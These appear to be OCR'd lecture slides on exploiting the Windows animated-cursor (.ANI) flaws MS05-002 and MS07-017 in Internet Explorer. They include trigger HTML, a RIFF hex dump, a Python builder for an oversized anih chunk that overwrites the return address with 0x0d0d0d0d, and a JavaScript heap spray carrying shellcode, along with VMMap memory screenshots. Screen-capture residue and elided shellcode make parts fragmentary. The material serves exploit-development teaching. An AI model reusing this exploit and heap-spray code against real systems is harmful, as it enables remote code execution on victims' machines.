
- Two vulnerabilities:
  - MS05-002
  - MS07-17

- Can be trigger via Firefox, internet explorer, ….

- E.g. code for internet explorer:

```
<html>
<body style=”CURSOR:
url(‘127.0.0.1/exploit.ani’)”</body>
</html>
```

Example .ANI exploit




```
Started httpserver on port  80
localhost - - [17/Mar/2014 04:06:49] "GET / HTTP/1.1" 200 -
```

```
<html>
<BODY style="CURSOR: url('127.0.0.1/exploit.ani')"
</html>
```

Example .ANI exploit

- ANI based on RIFF
- Consists of chunks
- Structure:
  - 4 byte ASCII identifier, e.g. “RIFF”, “LIST”, “FMT “, “DATA”, … (note the space to pad to the length of four)
  - 4 bytes length field; unsigned; little-endian; Length of the chunk except ASCII identifier and the length field
  - Variable-length data
  - Pad byte if chunk’s length is not even

Example .ANI exploit




```
0x0000: 52 49 46 46 BC 12 00 00 41 43 4F 4E 4C 49 53 54  RIFF¼...ACONLIST
0x0010: 54 00 00 00 49 4E 46 4F 49 4E 41 4D 16 00 00 00  T...INFOINAM....
0x0020: 44 69 6E 6F 73 61 75 72 20 28 27 52 65 67 69 6E  Dinosaur ('Regin
0x0030: 61 6C 64 27 29 00 49 41 52 54 29 00 00 00 43 6F  ald').IART)...Co
0x0040: 70 79 72 69 67 68 74 20 28 43 29 20 31 39 39 33  pyright (C) 1993
0x0050: 20 4D 69 63 72 6F 73 6F 66 74 20 43 6F 72 70 6F   Microsoft Corpo
0x0060: 72 61 74 69 6F 6E 00 00 61 6E 69 68 24 00 00 00  ration..anih$...
0x0070: 24 00 00 00 06 00 00 00 06 00 00 00 00 00 00 00  $...............
```

- Red box ➔ size of RIFF is 0x12bc
- Orange box ➔ size of LIST is 0x54
- Blue box ➔ size of anih is 0x24
- Note that anih headers always have a fixed size of 0x24

- Variable which stores the anih header used hardcoded size of 0x24
- During parsing the specified length was used .....

Example .ANI exploit




```
def createAni():
    anih_size = 120
    riff_size = anih_size+4+4+4 # (data+anih_size+anih+acon)
    t = ""
    t += "RIFF" # chunk identifier, RIFF as directory
    t += struct.pack('<L', riff_size)   # size of the chunk (filesize - 8)
    t += "ACON" # header ID
    t += "anih" # chunk identifier for vuln. anih chunk
    t += struct.pack('<L', anih_size)   # vuln. size field
    t += "\x0d"*anih_size   # overwrite return address with 0x0d0d0d0d
    return t
```

- Overwrites return address with 0x0d0d0d0d

- Use heap-spray to store shellcode at 0x0d0d0d0d


Heap Spray

- Idea: Allocate many many strings until every possible memory address stores the string ...
- Then 0x0d0d0d0d must also store the string and ASLR is bypassed



```
<SCRIPT language="javascript">
    shellcode = unescape("%u3737%u3737" +
        "%u43eb"+"%u5756"+"%u458b"+"%u8b3c"+"%u0554"+"%u0178"+"%u52ea" +
        ......
        "%u5048%ubb53%ucb43%u5f8d%ucfe8%ufffe%u56ff%uef87%u12bb%u6d6b" +
        "%ue8d0%ufec2%uffff%uc483%u615c%u89eb");
    bigblock = unescape("%u0D0D%u0D0D");
    headersize = 20;
    slackspace = headersize+shellcode.length
    while (bigblock.length<slackspace) bigblock+=bigblock;
    fillblock = bigblock.substring(0, slackspace);
    block = bigblock.substring(0, bigblock.length-slackspace);
    while(block.length+slackspace<0x40000) block = block+block+fillblock;
    memory = new Array();
    for (i=0;i<700;i++) memory[i] = block + shellcode;
</SCRIPT>
```

Before Heap Spray



```
Started httpserver on port  80
localhost - - [12/Jun/2014 04:43:26] "GET / HTTP/1.1" 200 -
```

http://127.0.0.1/ - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Address
Go

Address: http://127.0.0.1/

VMMap - Sysinternals: www.sysinternals.com
File Edit View Options Help


Process: iexplore.exe
PID: 1104

Committed: 62.180 K
Private Bytes: 7.328 K
Working Set: 17.488 K


Microsoft Internet Explorer

Before heap spray

Before Heap Spray



After Heap Spray


ssMon…
ernals…
VMMap - Sysinternals: www.sysinternals.com
File Edit View Options Help
/127.0.0.1/ - Microsoft Internet Explorer
dit View Favorites Tools Help
Search
Favorites
Microsoft Internet Explorer
OK

C:\Python27\python.exe

```
Started httpserver on port  80
localhost - - [12/Jun/2014 04:43:26] "GET / HTTP/1.1" 200 -
localhost - - [12/Jun/2014 04:46:26] "GET / HTTP/1.1" 200 -
```

Process: iexplore.exe
PID: 1016

Committed: 423.052 K

Private Bytes: 368.172 K

